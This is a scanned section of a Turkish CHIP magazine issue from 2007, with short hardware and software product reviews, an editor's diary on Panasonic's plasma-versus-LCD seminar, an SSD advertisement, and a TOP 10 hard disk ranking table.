**Yüksek kapasiteli MP3 çalar:** LG'nin sade ve şık tasarımıyla ön plana çıkan MP3 çaları JM53, 8 GB'lık geniş kapasitesiyle ortalama 2.000 şarkıyı her an yanınızda taşımanızı sağlıyor. Ürün MP3'ün yanı sıra WMA ve OGG desteği de sunuyor. 260 bin renk desteği sunan 1,77 inç genişliğindeki parlak ekran, video ve fotoğraf izlemek isteyenlere yönelik. Ancak videolar için ürünle gelen yazılım üzerinden dosyaları önceden dönüştürmeniz gerekecek. FM radyo özelliğine sahip LG JM53'le radyonun yanı sıra dâhili mikrofon ve line-in bağlantısını da kullanarak MP3 biçiminde ses kaydedebiliyor. Cihazın üst kısmında bulunan menü tuşu işaret parmağıyla kolay navigasyon sağlıyor ancak diğer düğmelerin yerleşiminin kullanımını zorlaştırdığı söylenebilir. Dâhili li-polimer bataryayla ekran parlaklığı da biraz kıstığınızda batarya ömrü 30 saate yaklaşıyor.

**SONUÇ** LG JM53 yüksek kapasite ve uzun batarya ömrü beklentisindeki kullanıcıları hedef alan şık bir MP3 çalar.

- ⊕ Yüksek kapasite ve batarya ömrü
- ⊕ Mikrofon ve line-in'den ses kaydı
- ⊖ Düğme yerleşimi kullanımı zorlaştırıyor

## Web kamerası

### USR 9640

| | |
|---|---|
| CHIP PUANI | ■■■□□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | USRobotics |
| BİLGİ İÇİN | USRobotics (212) 329 33 45 |
| WEB | www.usr.com |
| FİYAT | F.A. |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Algılayıcı | CMOS |
| Arabirim | USB 2.0 |
| Çözünürlük | VGA (640 x 480) |
| Boyut | 18 x 60 x 75 mm |
| Ağırlık | 44 g |
| Diğer | Harici kulaklıklı mikrofon |

**Skype için özel:** Skype yazılımıyla gelen USR 9640, gerçek 1,3 megapiksel 30 fps görüntü yakalama yeteneğine sahip. Bu sayede kaliteli video çekimleri yapabileceğiniz ürün oldukça kaliteli görüntü sağlıyor. Düşük ışık koşullarına göre görüntü kalitesini otomatik olarak ayarlayan ürün yüz takibi ve otomatik dijital zoom yetenekleriyle hareket ettiğinizde dahi yüzünüze odaklanıyor. Lensi koruyan plastik bir kapakçıkla gelen ürün 70 derece hareket kabiliyetine sahip. Bu açı yetersiz görünse de ürünün ayağı dilediğiniz gibi ayarlanabildiği için açığı kapatıyor. Fakat kıskaç ürünü dizüstü bilgisayara yeterli sıkılıkta sabitleyemiyor. Bu da kameranın en ufak bir sarsıntıda odağını kaybetmesine sebep oluyor. Ürünün altında hızlı fotoğraf çekimi için bir adet tuş bulunuyor. Fakat tuşun kullanımı hiç pratik değil. Ürünle gelen kulaklık seti HiFi ses desteğine sahip. Skype'tan başka bir yazılım içermiyor.

**SONUÇ** Yüksek görüntü kalitesine sahip bir Skype için tasarlanmış web kamerası.

- ⊕ 1,3 megapiksel
- ⊕ Hi-Fi mikrofonlu kulaklık
- ⊖ Ergonomisi zayıf ayak

→

Dijital fotoğraf makinesi

PRAKTICA DMMC4

AYIN ÜRÜNÜ CHIP TEST MERKEZİ 03/2007

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Praktica |
| BİLGİ İÇİN | Praktica (212) 526 52 22 |
| WEB | www.praktica.com.tr |
| FİYAT | 329 YTL |

**TEKNİK ÖZELLİKLER**

| | |
|---|---|
| Ekran | 320 x 240 piksel, 2,5 inç renkli TFT LCD |
| Bellek | 512 MB dâhili |
| Girişler | USB 2.0, mikrofon, hoparlör, TV, şarj |
| Boyut ve ağırlık | 88 x 58 x 16 mm, 92 g |
| Lens | 2.8 / 5.03 mm |
| Diğer | SD yuvası, şarj cihazı, stand, AV kablosu |

+ Kolay kullanım
+ Televizyon seyredilebiliyor
+ Ulead yazılımı ürünle geliyor

**NET GÖRÜNTÜ** Praktica'nın 2,5 inçlik renkli TFT ekranı oldukça net bir görüntü veriyor.

# Küçük dev

## DMMC4, TV seyretmekten ses kaydına kadar içerdiği birçok özellikle sizi şaşırtacak.

Dijital fotoğraf makineleri artık yaşamımızın bir parçası haline geldi. Kütüphanelerimize dijital albümler girinceye kadar fotoğrafçılara gidip anılarımızı bastırmaya devam edeceğimiz kesin. Fakat film masrafından bizi tamamen kurtarması, harici disk olarak kullanılabilmesi gibi birçok kullanım kolaylığından dolayı klasik yöntemlerle fotoğraf çekmenin dönemi çoktan kapandı bile. Praktica'nın DMMC4 modeli ise bir fotoğraf makinesinden çok daha fazlasını içeriyor. Yetenekleriyle bizi kendine adeta hayran bırakan ürün oldukça kullanışlı.

### Ufacık tefecik ve becerikli

DMMC4'e sıradan bir fotoğraf makinesi gözüyle baktığınızda oldukça yanıldığınızı kısa sürede anlayabiliyorsunuz. Ürünün üzerindeki kamera interpolasyonla 2.304 X 1.728 çözünürlüğe kadar fotoğraf çekebiliyor. Sepya ve siyah beyaz çekim yapabiliyorsunuz. Gece çekimi için farklı bir moda da rastlamadık. Ürünün üzerinde dâhili flaş bulunmadığı için ışıksız ortamlarda yüksek kalitede bir performans almanız zor. Fakat hedef kitlesi amatör kullanıcılar olduğundan zaten ortalamanın üstünde bir performans beklemek bu ürünü yanlış bir kategoriye sokmak anlamına gelir. DMMC4, hobi amaçlı çekimler yapabileceğiniz bir ürün. Türkçe menü ve kullanım kitapçığı sayesinde cihazı kullanmanız oldukça kolaylaşıyor. Her ne kadar menülerde Türkçe karakter problemi olsa da bu kullanıcıyı rahatsız etmiyor.

Video çekimlerinde 30 FPS, 320 X 240 çözünürlük kullanan üründe görüntüyü yakınlaştırma veya uzaklaştırma imkânınız yok. Fakat sesli çekim yapma olanağı tanıdığı için ihtiyacınız olan performansı sağlıyor. Ürünün mikrofonunu yalnızca ses kaydı yapmak için de kullanabilirsiniz. Ürünün 2,5 inçlik renkli ekranı parlaklık seviyesiyle oldukça tatmin edici bir performans gösteriyor. Testlerimizde kullanmak için hem ofis içerisinde hem dışarıda çektiğimiz hem de televizyondan kaydettiğimiz görüntüleri izlerken göze rahatsızlık veren bir kayıpla karşılaşmadık.

### Çoklu medya performansı

AV girişi sayesinde rahatlıkla televizyon seyredebildiğiniz ürün radyo dinlemek istediğiniz zaman anten olarak kulaklığı kullanıyor. Dahili 512 MB belleğine dileğinizi müzik parçalarının yanında radyo ve TV kayıtlarınızı da sığdırabilirsiniz. Eğer isterseniz SD kart girişi sayesinde ürünün belleğini yükseltmeniz mümkün. Web kamerası olarak kullanabileceğiniz DMMC4 ile elektronik kitaplarınızı okuyabilirsiniz. Üründe dört adet küçük eğlenceli oyun da bulunuyor. DMMC 4'ü maalesef USB'den şarj etmeniz mümkün değil; ürünle gelen şarj aletini kullanmak zorundasınız. Özellikle ev kullanıcılarına hitap eden resim - video görüntüleme ve düzenleme programı olan Ulead yazılımları sayesinde çektiğiniz fotoğraf ve videolar üzerinde basit değişiklikler yapmanız mümkün. Praktica, kullanması son derece kolay, yüksek performanslı ve her şeyden önemlisi eğlenceli bir makine.

**SONUÇ** Bir fotoğraf makinesinden çok daha fazlasını bulabileceğiniz pratik bir ürün. →

## Dijital video / Müzik oynatıcı

### VIBE 360

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■□□ |
| FİRMA | Packard Bell |
| BİLGİ İÇİN | Koyuncu Elektronik (212) 528 88 88 |
| WEB | www.pbturkiye.com |
| FİYAT | 189 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 2 GB |
| Arabirim | USB 2.0 |
| Pil | Dahili Li-Ion |
| Ağırlık | 47 g |
| Boyut | 90 x 40,5 x 8,5 mm |
| Diğer | Mikrofon, Ulead Video Studio 10 yazılımı |

**İnce ve hafif:** Parlak metal kasası ve inceliğiyle küçük bir kartvizitliği andıran Vibe 360, gömlek cebine sığabilecek kadar küçük ve varlığını hissetmeyeceğiniz kadar ince bir ürün. Tiz ve baslarda oldukça kaliteli bir performans sergilediğini gözlemlediğimiz Vibe 360'ın yanında gelen yazılımlarla video ve müzik dosyalarını ürünün desteklediği biçimlere kolayca çevirebilmeniz mümkün. WMA, MP3 ve VAV dosyalarını destekleyen ürünün 1,8 inç ekranı video ve fotoğraf görüntülemede ortalama bir performans sağlıyor. Türkçe dil desteği bulunmayan ürün yalnızca USB üzerinden şarj edilebiliyor. Bu da seyahate çıktığınız zaman ya şarj için bilgisayar aramak zorunda kalacağınız ya da ekstra bir şarj aleti satın almanız gerektiği anlamına geliyor. Ses kaydı yapmanıza olanak sağlayan Vibe 360, kullanması kolay bir ürün. Türkçe sürücü ve kullanım kılavuzu var.

**SONUÇ** Dayanıklı metal bir kasaya ve yüksek ses kalitesine sahip dijital video / müzik oynatıcı.

- ⊕ Yüksek ses performansı
- ⊕ Dayanıklı metal aksam
- ⊖ Yanlızca USB'den şarj edilebiliyor

## USB bellek

### VOIP DISK VD1

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | ADATA |
| BİLGİ İÇİN | Endeks Bilişim (212) 313 68 68 |
| WEB | www.endeksbilisim.com.tr |
| FİYAT | 47 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 2 GB |
| LCD gösterge | Yok |
| İşletim sistemi | ME, 2000, XP |
| Ağırlık | 16 g |
| Boyut | 70,9 x 22,6 x 12,9 mm |
| Diğer | Kulaklık, yazılım |

**USB bellekten fazlası:** Verilerinizi rahatça taşımanıza olanak sağlayan bir USB belleğin yüksek bir kapasiteye ve hızlı veri aktarımına sahip olması çoğumuz için yeterlidir. Oysa A DATA'nın VoIP modeli bu özelliklerinin yanında harici ses kartı görevi de görüyor. Ürünle gelen ve ürünün altında bulunan girişe yerleştirebileceğiniz mikrofonlu kulaklığın yanı sıra dâhili yazılımı ile sesli iletişim programlarını da rahatça kullanabiliyorsunuz. Elektronik postalarınızı ve sık kullanılanlar klasörünüzü rahatça aktarabilmenizi sağlayan yazılım, belleğinizi bir parola yardımıyla güvenlik altına da alıyor. İçinde basit ve eğlenceli minik oyunlar da barındıran yazılım, USB belleğinizi başlı başına bir eğlence aracına dönüştürüyor. Ürünle beraber kulaklık ve USB kablosu da geliyor. Şık tasarımıyla VoIP Disk VD1, benzerlerinin arasından sıyrılmayı başarıyor.

**SONUÇ** Birden çok işleve sahip kaliteli bir USB bellek. Harici ses kartı olarak da kullanılabiliyor.

- ⊕ Çok işlevli yazılım
- ⊕ Estetik tasarım
- ⊖ Kötü tasarımlı kulaklık

## ADSL yönlendirici

### PHILIPS SNA6640

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Philips |
| BİLGİ İÇİN | (800) 261 33 02 |
| WEB | www.philips.com.tr |
| FİYAT | 174 YTL |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | 4 x Ethernet |
| Kablosuz ağ | 802.11b/g |
| ADSL standardı | ADSL2+ |
| Kablosuz güvenlik | WEP, WPA, WPA2 |
| Türkçe arabirim | Yok |
| Diğer | 108 Mbps kablosuz ağ |

**Hızlı yönlendirici:** Philips SNA6640 sahip olduğu dört adet 100 Mbit ethernet bağlantısı ile toplam dört adet bilgisayarı kolayca internete taşıyabiliyor. ADSL2+ standardına destek veren ürün, karşı tarafta da benzer özelliklere sahip bir modem varsa, kablosuz ağ hızını 108Mbps'a kadar artırabiliyor. 802.11b/g destekli kablosuz ağ, aynı zamanda WEP yanında WPA,WPA2 gibi modern kablosuz güvenlik protokollerini de destekliyor. Tak - çalıştır desteği sayesinde ağ yapılandırmasının üzerinden de kolaylıkla gelinebiliyor. Dâhili güvenlik duvarı, port yönlendirme gibi standart özellikler de tabii ki sizi web arayüzünde bekliyor. Kutudan üzerinde "tebrikler" yazılı bir kağıt çıkarsa ve siz bu kağıttaki seri numarasını Philips tüketici danışma merkezine elektronik posta göndererek bildirirseniz, size ücretsiz olarak bir Philips kablosuz müzik aktarıcı gönderiyorlar.

**SONUÇ** Philips SNA6640 ADSL2+ desteği, uygun şartlarda 108 Mbps'e çıkabilen kablosuz ağ hızı ile göz dolduruyor.

- ⊕ Kablosuz müzik aktarıcı kazanma şansı
- ⊕ 108 Mbps kablosuz ağ
- ⊖ Türkçe menü yok

→

## Disk yazma aracı

### CYBERLINK POWER2GO 5.5

| | |
|---|---|
| CHIP PUANI | ■■■□□ |
| FİYAT/PERFORMANS | ■■■□□ |
| SİSTEM | Windows 2000/XP |
| BİLGİ İÇİN | www.cyberlink.com |
| FİYAT | 40 $ |


**Blu-ray yazabiliyor:** Disk yazma araçlarından tek beklentisi DVD kopyalama olan kullanıcıların pek azı gerçekten dev bir multimedya paketine ihtiyaç duyuyor. Bu iş için Nero'dan çok daha az yer kaplayan Power2Go gibi yazılımlar da yeterli. Ancak bu durumda sınırlı sayıda özellikle yetinmek gerekiyor. Power2Go, overburn dışındaki özel yazma seçeneklerinden yoksun. Yazılım, CD-Extra ve Mixed Mode'da sorunsuz çalışıyor. Müzik CD'lerindeki parçalar kolayca riplenebiliyor ancak yeniden düzenlemeye yönelik herhangi bir seçenek sunulmuyor. Power2Go, Video DVD oluşturmak isteyen kullanıcıların temel gereksinimlerini karşılayabiliyor. Ancak Cyberlink'in bu ürünüyle sunduğu menü şablonlarının sayısı sınırlı. Ekstra DVD şablonları edinmek için 15 $ gibi bir ek ücret ödemeniz gerekiyor. Daha şimdiden Blu-ray ve HD-DVD yazma özelliğiyle donatılan Power2Go, Plextor B900A'yla yaptığımız testlerde Blu-ray diski tanımada herhangi bir sorun yaşamadı ancak UDF dosya sistemi için ayarlamalar gerekti. Teoride 40 dakika yeterli olsa da 2x yazma hızında 25 GB verinin Philips markta BD-RE'e yazılması iki saat sürdü.

**SONUÇ** Power2Go güçlü ve kompakt bir disk yazma aracı. Ancak Blu-ray gibi yeni özellikler henüz yeterli değil.

- ⊕ Blu-ray ve HD-DVD desteği
- ⊕ Güvenli veri diski oluşturma seçeneği
- ⊖ Sınırlı sayıda ücretsiz şablon

## Şifreleme aracı

### ABYLON BASIC 6.3



| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| SİSTEM | Windows 98/NT/Met/2000/XP |
| BİLGİ İÇİN | www.abylonsoft.com |
| FİYAT | 20 Euro |

**Dosyalarınız artık güvende:** E-posta yoluyla gönderdiğiniz belgeler gizlilik taşıyorsa onları yabancı gözlerden sakınmak için özel çaba göstermelisiniz. Abylon Basic dosya şifrelemede 256 bit AES ve 448 bit Blowfish algoritmalarını kullanıyor ve dilerseniz bu dosyayı doğrudan sıkıştırabiliyor. Yazılım, kendisini Windows Gezgini'nin bağlam menüsüne eklediğinden şifreleme için sağ fare tuşuna tıkladıktan sonra yöntem seçmek yeterli oluyor. Ancak bu farklı şifreleme yöntemleriyle ilgili kullanıcıların ardındaki mantığı anlamasını sağlayacak ekstra bilgi sunulmuyor. Güvenliği sağlamanın en basit yolu parola korumasından geçiyor. Bu noktada parola oluşturucusu kolay tahmin edilemeyecek bir karakter sırası belirlemenize yardımcı oluyor. USB bellek ise daha etkin bir çözüm. Abylon, USB belleğe ait seri numarasından yararlanarak bir anahtar dosyası oluşturuyor. Bu dosya olmadan şifrelenmiş içerik görüntülenemiyor. E-posta gönderiminde güvenlik imzalanmış sertifikalarla sağlanıyor. Bu noktada sihirbaz ad, e-posta ve adres gibi bilgileri kullanarak sertifika yaratıyor. Alıcı şifreyi çözmek için bu bilgilere ihtiyaç duyuyor.

**SONUÇ** Abylon Basic güçlü şifreleme özelliklerine sahip. Kullanıcıların tüm özelliklere alışması zaman alabilir.

- ⊕ Farklı güvenlik seçenekleri
- ⊕ Güçlü 448 bit Blowfish şifrelemesi
- ⊖ Kullanıma alışmak zaman alıyor

## DVD oynatma aracı

### INTERVIDEO WINDVD 8 PLATINUM

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| SİSTEM | Windows XP/ Vista |
| BİLGİ İÇİN | www.intervideo.com |
| FİYAT | 60$ |

**HD video oynatıyor:** HD-DVD ve Blu-ray oynatma kullanıcıların DVD araçlarından aradığı özellikler arasındaki yerini almaya başladı. Ancak Intervideo'nun WinDVD 8 OEM'de sunduğu bu özellik, Platinum sürümünde bulunmuyor. Dolayısıyla bu diskleri izlemek için ücretli bir eklenti edinmeniz gerekiyor. Yazılım H.264, WMV-HD, HDV ve VC1 biçimlerindeki yüksek çözünürlüklü videoları oynatabiliyor ve donanım tabanlı tüm özel hızlandırma teknolojilerini destekliyor. Gold sürümde desteklenmeyen bu teknolojiler yaptığımız testlerde Hyperthreading destekli 3 GHz hızındaki Pentium 4 işlemcili bir PC'de işlemci yükünün %5 azalmasını sağladı. Bunun için ön koşul PureVideo Engine destekli bir nVidia ekran kartı ya da Intel G965 yonga setli ve entegre çözümü sunan bir anakarta sahip olmak. WinDVD 8 Platinum'daki yenilikler arasında Dolby Pro Logic IIx çözücüsü, Intel Core 2 Duo, UPnP istemci ve sunucu destekleri de yer alıyor. Ancak WinDVD DTS'de yalnızca stereo ses çıkışı sağlıyor ve video ve monitör frekansını dengeleyen TrimensionDNM, PAL-DVD'lerde sorun çıkarabiliyor.

**SONUÇ** Çift çekirdekli işlemciler için yeniden optimize edilmiş DVD oynatıcısı yüksek kalite vaat ediyor.

- ⊕ HD videoları oynatabiliyor
- ⊕ Intel ve nVidia için optimize edilmiş
- ⊖ HD-DVD desteği için plug-in gerekli

CHIP Test Editörü Şahin Ekşioğlu, donanım dünyasında dikkatini çeken gelişmeleri, her ay günlüğünde sizlerle paylaşıyor.
esahin@chip.com.tr, www.chip.com.tr/blog/sahin

# Plazma LCD'ye karşı

Kullanıcıları bırakın üreticiler bile Plazma mı daha iyi LCD mi sorusuna farklı cevaplar veriyor. Önde gelen panel üreticisi Panasonic ise Plazma diyor.

## 18 Şubat: Panasonic DNS

Panasonic'in davetiyle katıldığım ve 13 Şubatta Milano'da gerçekleştirilen DNS (Digital Networking Seminar) sadece yeni Panasonic ürünlerini tanıtmanın ötesinde oldukça bilgilendirici bir etkinlikti. Bu bakımdan şahsen benim için çok faydalı oldu diyebilirim.

Etkinlikte; Plazma ve LCD ekranlar, dijital fotoğraf makineleri ve video kameralar, video kaydediciler ve ses sistemlerine ait yeni ürünler ve teknolojiler tanıtıldı. Bu ürün aileleri dâhilinde pek çok patente sahip olan Panasonic, sunduğu yenilikleri başarılı demolarla bizlere anlattı. Bu arada hemen belirteyim Panasonic üretimi dünyanın en büyük Plazma ekranı (103 inç) kesinlikle görmeye değer bir üründü.

**SUYA DAYANIKLI** **Panasonic S10, suya, toza ve çarpmalara karşı dayanıklı olmasının dışında SD kart kullanmasıyla dikkat çeken hoş bir giriş seviyesi kamera.**

### Plazma – LCD yarışında cephe savaşları

"Plazma'mı daha iyi LCD'mi" sorusu gündemden düşmüyor. Panasonic, Plazma'nın daha iyi olduğunu savunuyor. LCD tarafındakilerin başını çeken Sony ise aslında panel üreticisi değil. Panasonic sanki bu yüzden Sony'ye biraz kızıyor gibi geldi bana. Firma bu konuda çok da haksız sayılmaz. Yani Sony'nin LCD panelleri diğer üretici(ler)den alması ve pazarlama gücünü kullanarak insanları LCD'ye yönlendirmesinin spekülatif sonuçları olabilir. Zira yarın bir gün Sony'nin panel üreticisiyle yaşayacağı ciddi bir sorun ya da Plazma maliyetlerindeki olası bir düşüşe LCD teknolojisinin cevap verememesi gibi felaket senaryoları sonucunda Betamax videolar misali pek çok kişinin elinde "son Mohikan" LCD TV'ler kalabilir. Yapılan teknik demolarda ise Plazma ekranların LCD'lere karşı açık bir üstünlüğü söz konusuydu.

Demolarda bu sayfalara sığmayacak kadar teknik detay ve karşılaştırma sunuldu. Bunlar arasında en fazla dikkatimi çekense Plazma ve LCD arasındaki kontrast farkıydı. Kağıt üzerinde her iki teknoloji de aynı kontrast oranını sunuyorsa da Panasonic mühendisleri, Plazma'nın daha koyu siyahına karşın, LCD'nin daha parlak beyaz sunduğunu ve bu aşırı parlak beyazın insanın gözüne ait dinamik kontrast skalasını ideal bir gösterim için yanlış kullandığını savunuyor. Yani beyaz çok beyaz ama "fazlaca" beyaz hatta bu yüzden siyah da "yeterince" siyah değil. Demolarda bu konunun altı özellikle çizildi.

### Video kameralarda HD dönemi

Plazma ve LCD geniş ekran TV'ler yaygın bir şekilde satılıyor. Fakat TV yayınları henüz 16:9 biçiminde yayın yapma konusunda birbiriyle yarış yapıyor diyemiyoruz ne yazık ki. 780i, 1080p gibi sayılar havalarda uçuşuyor fakat satın aldığımız geniş ekran televizyonumuz hala 720 x 576 çözünürlükteki yayınları upscaling ve geometrik de-

**PLAZMA'NIN LİDERİ** **Plazma üretiminde 1. sırada olan Panasonic, yeni Viera modellerinde teknik özelliklere ek olarak şıklığı da dikkate alıyor.**

## Lumix'in hünerleri

Panasonic'in dijital fotoğraf makinelerindeki markası Lumix de seminerin önemli aktörlerindendi. Lumix demolarında iki özellik çok ilgimi çekti. Bunlardan biri olan Intelligent ISO sistemi sayesinde düşük ışık şartlarında, fotoğraf makinesi otomatik olarak CCD duyarlılığını artırarak (belli bir miktar gürültü artışıyla da olsa) hem daha aydınlık bir fotoğraf sunuyor hem de enstantane hızı bu arada arttığı için çekim sırasındaki el titremesinin yol açtığı bulanıklık minimuma iniyor. Bu sırada artan gürültü içinse Panasonic, Venus 3 motorunu geliştirmiş. Venus 3 motorunda fotoğraftaki gürültü (noise) parlaklık ve renk bilgileri için de ayrı ayrı filtreleniyor. Üstelik bu filtreleme hem görüntü bilgisi dijital olarak işleme sokulmadan önce hem de işlendikten sonra gerçekleştiriliyor. Diğer bir özellik olan Mega O.I.S.'i (imaj sabitleme) ise aslında daha önceden de tanıyordum. Fakat bu özelliğin demolardaki gerçek hayat simülasyonlarında ortaya koyduğu performans gerçekten de takdire değerdi. Lumix'lerin 28 mm geniş açı Leica objektif ve 10x hatta üzeri zum gibi yeteneklerle 2007 yılında epey popüler olacağını düşünüyorum.


**GENİŞ AÇI VE ZUM**
**Lumix TZ3, 28 mm geniş açıya ek olarak 10x optik zum oranı sunan başarılı bir 7 megapiksel makine.**

formasyonla, 16:9 biçimine ve daha yüksek çözünürlüklere uygunlaştırıyor. Bu konuda TV istasyonlarının inisiyatifindeyiz. Peki, ya video kameralarda? İşte orada tamamen özgürüz. Yani yüksek çözünürlüklü (HD – High Definition) dijital video kameramızla çektiğimiz görüntüleri 16:9 biçiminde geniş ekran Plazma TV'mizde izlemememiz için bir sebep yok. Panasonic, dijital video kameralar için medya olarak SD kartın çok uygun olduğunu düşünüyor. Daha önceki modellerde sadece fotoğraf amacıyla kullanılan bu medya kapasitelerin yükselmesiyle artık video kaydı için ana medya olarak kullanılacak. Bu bence kesinlikle çok iyi bir haber. Zira kaset mekanizmasındaki problem yüzünden çöpe giden bir dijital video kamera sahibi olarak, bu cihazlardaki mekanik problemlerin çözülmesinin ne kadar zor olduğunu çok iyi biliyorum. Ayrıca kapasite arttıkça kayıt süresi de artacak. Yeni bazı Panasonic video kameralardaki 5.1 kanal ses özelliği de dikkatimi çeken özelliklerden biri oldu. "Ne var bunda" diyeceksiniz. Durum şu ki; kamera ile görüntüye zum yapınca ses kaynağına da akustik olarak zum yapmış oluyorsunuz ve çevresel seslerden ziyade zum yapılan objeye ait sesler daha fazla duyuluyor.


bigboy® technologies

faster & better

O, eskiden hızlıydı!




*şimdi Bigboy Flash SSD var...

Özellikler ve Faydalar
Düşük Güç Gereksinimi,
Pil kullanım süresinde %10 artış,
Yüksek Hız performansı
Açılma, arama süresi yok,
Devir gecikmesi yok,
57MB/sn. okuma, 32MB/sn. yazma hızları,
İki kat hızlı açılan sistem,

Güvenilir
Bozulabilecek hareketli parçası yoktur,
Yüksek darbe ve titreşim dayanımı,
Uç sıcaklık değerlerinde çalışabilme özelliği (-20° - 80°C aralığında),
Gelişmiş çalışma şekli
Isınmaz,
Sıradan sabit disklerin yarısı ağırlığında,

powered by SAMSUNG

www.bigboytech.com

Türkiye Distribütörü:
ASNET
Çetin Emeç Bulvarı Öveçler 4. Cadde
No: 92/C Dikmen / ANKARA
Tel : 0.312. 481 60 00 (pbx)
Faks : 0.312. 481 70 00

## CHIP TOP 10

DONANIM LİSTELERİ


128 SATA sabit diskler YENİ

128 PATA sabit diskler YENİ

128 Cep telefonları

128 Dijital fotoğraf makineleri

130 DVD yazıcılar

130 Çok işlevli baskı cihazları

130 17 inç LCD monitörler

130 19 inç LCD monitörler

132 PCIe ekran kartları 300 $ üstü

132 PCIe ekran kartları 150 - 300 $ arası

132 PCIe ekran kartları 150 $ altı

132 Flash bellekli MP3 çalarlar

**TEST CİHAZLARI**

Donanımların performanslarını ölçmek için hazırlanan cihazlar sayesinde birçok ürünü test etmek mümkün.

11 YILDIR CHIP TEST MERKEZİ TECRÜBELİ, GÜVENİLİR, TARAFSIZ

# CHIP TOP 10

En başarılı donanım ürünleri CHIP TOP 10 tablolarında her ay listeleniyor. TOP 10 tabloları satın alma kararınıza yardımcı olacak.

CHIP TOP 10 tablolarında her ay kendi kategorisinde en iyi on donanımı yayınlıyoruz. Her ay gerçekleştirilen testlerde birçok ürün inceleniyor ve test prosedürümüz doğrultusunda değerlendiriliyor. Değerlendirdiğimiz ürünleri bir veritabanında toplayarak sizlerle paylaşıyoruz. Burda önemli olan bu ürünleri güncel ve doğru olarak yayınlamak. Hazırladığımız bu tabloların en büyük farkı her ay güncellenmesi. CHIP TOP 10 tabloları test tablolarından biraz farklı. TOP 10 tablolarında önemli ve kısa bilgiler yer alıyor. Donanım inceleme bölümümüzde yer alan ürünleri ve piyasaya yeni çıkan ürünleri aynı kriterlerle ölçüp TOP 10 tablolarındaki yerlerine koyuyoruz. Testi veya incelemeyi kaçıran okurlarımız ürünleri TOP 10 tablolarından takip edebiliyorlar. Böylece aylar önce çıkan bir ürün ile yeni çıkan bir ürünü kıyaslayabilme şansımız oluyor. Ürünleri ayırırken kategorilerine ve performanslarına göre değerlendiriyoruz. Kategori seçimi çok önemli. Eğer bir ürün yanlış bir kategoride yer alıyor ise bu tüm tabloyu etkiliyor bunun için tabloları tekrar tekrar kontrol ediyoruz.

TOP 10 tablolarında fiyat performans oranlarına da yer verdiğimiz için bu bilgileri satın alma rehberi olarak da kullanabilirsiniz. Bu oran yalnızca o ayki tablodaki ürünler arsındaki bir oran olduğunu unutmayın. Yani performansı iyi olan bir ürünün fiyatı da uygun ise tüm diğer ürünlerin fiyat performans puanını değiştirebilir. Ürünlerin performans değerlerini bir bakışta görebilmeniz için renk kodları kullanıyoruz. Yeşil renk test ve incelemede çok iyi performans ortaya koyan ürünleri gösteriyor. Sarı renk, test ve incelemede iyi performans ortaya koyan ürünleri gösteriyor. Turuncu renk, ortalama performans ortaya koyan ürünleri gösteriyor.

**Değerlendirme:**

- Zirve sınıfı: 100-90 puan
- Üst sınıf: 89-75 puan
- Orta sınıf: 74-45 puan

Her ay ürünlerin son kullanıcı satış fiyatlarını güncelliyoruz. Ürünleri, ay içerisindeki değişiklikler nedeniyle daha uygun fiyatlarla da temin etmeniz mümkün. Fiyat/Performans puanını 5'lik not sistemine göre hesaplıyoruz. Tek tek değerlendirmelerdeki en iyi değerler sütunlarda kalın yazı tipleriyle gösteriliyor.

## SATA sabit diskler

| | Sıra | Ürün | Toplam puan | Fiyat / Performans | Fiyatı ($+KDV) | Performans (%60) | Aktarım hızı MB/s (Okuma / Yazma) | Erişim süresi (3:2 yazma / Okuma) | Gürültü - sone (3:1 atıl / Erişimde) | Aabirim | Kapasite (Verilen / Kullanılabilir) | Önbellek | UDMA arabirimi | Dönüş hızı (rpm) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | | Test değerleri | | | | Teknik veriler | | | | |
| YENİ | 1 | Samsung T133 HD401LJ | 81 | ■■■■■ | 132 | 72 | 57,3 | 12,0 | 1,9 | 1,9 | 400/364 | 16 | 300 | 7.200 |
| YENİ | 2 | WD Raptor WD1500ADFD | 81 | ■□□□□ | 266 | 100 | 71,4 | 6,8 | 3,7 | 3,7 | 150/140 | 16 | 150 | 10.000 |
| YENİ | 3 | WD Caviar RE2 WD5000YS | 80 | ■■■■■ | 229 | 78 | 57,0 | 10,6 | 2,1 | 2,1 | 500/466 | 16 | 300 | 7.200 |
| YENİ | 4 | Samsung SP1614C | 79 | ■□□□□ | 64 | 69 | 45,0 | 11,8 | 1,9 | 1,9 | 160/146 | 8 | 150 | 7.200 |
| YENİ | 5 | Seagate ST3500630AS | 78 | ■■■■□ | 300 | 77 | 60,5 | 11,4 | 2,4 | 2,4 | 500/466 | 16 | 300 | 7.200 |
| YENİ | 6 | WD Raptor WD740ADFD | 78 | ■□□□□ | 184 | 93 | 62,3 | 7,2 | 3,6 | 3,6 | 74/68 | 8 | 150 | 10.000 |
